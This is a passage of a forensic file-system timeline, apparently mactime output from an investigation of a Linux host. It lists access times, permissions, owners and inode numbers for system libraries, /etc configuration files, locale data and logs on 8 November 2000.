                           25386 .a. -/-rwxr-xr-x root     root     34360    /lib/ld-linux.so.1.9.5
Wed Nov 08 2000 21:11:49   340663 .a. -/-rwxr-xr-x root     root     34274    /lib/ld-2.1.3.so
                           246652 .a. -/-rwxr-xr-x root     root     34312    /lib/libnss_files-2.1.3.so
                            12333 .a. -/-rw-r--r-- root     root     26577    /etc/ld.so.cache
                            11349 .a. -/-rw-r--r-- root     root     26225    /etc/services
                               43 .a. -/-rw-r--r-- root     root     26246    /etc/resolv.conf
                             1744 .a. -/-rw-r--r-- root     root     26561    /etc/nsswitch.conf
                               13 .a. l/lrwxrwxrwx root     root     34282    /lib/libc.so.6 -> libc-2.1.3.so
                          4101324 .a. -/-rwxr-xr-x root     root     34281    /lib/libc-2.1.3.so
                               11 .a. l/lrwxrwxrwx root     root     34275    /lib/ld-linux.so.2 -> ld-2.1.3.so
                               21  .a.  l/lrwxrwxrwx  root        root        34313      /lib/libnss_files.so.2  ->
libnss_files-2.1.3.so
Wed Nov 08 2000 21:23:07     2265 .a. -/-rw-r--r-- root     root     91       /usr/share/locale/locale.alias
                            29970 .a. -/-rw-r--r-- root     root     57       /usr/share/locale/en_US/LC_COLLATE
                            87756 .a. -/-rw-r--r-- root     root     58       /usr/share/locale/en_US/LC_CTYPE
                               93 .a. -/-rw-r--r-- root     root     59       /usr/share/locale/en_US/LC_MONETARY
                              508 .a. -/-rw-r--r-- root     root     61       /usr/share/locale/en_US/LC_TIME
                               27 .a. -/-rw-r--r-- root     root     60       /usr/share/locale/en_US/LC_NUMERIC
Wed Nov 08 2000 21:33:47     1024 .a. d/drwxr-xr-x root     mail     2018     /var/spool/mqueue
Wed   Nov   08   2000   21:50:45                   44   .a.   -/-rw-r--r--   root             root             15439
/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES
Wed Nov 08 2000 22:01:00     4992 .a. -/-rw-rw-r-- root     utmp     34274    /var/run/utmp
Wed Nov 08 2000 22:10:01    31607 m.c -/-rw------- root     root     12110    /var/log/cron
```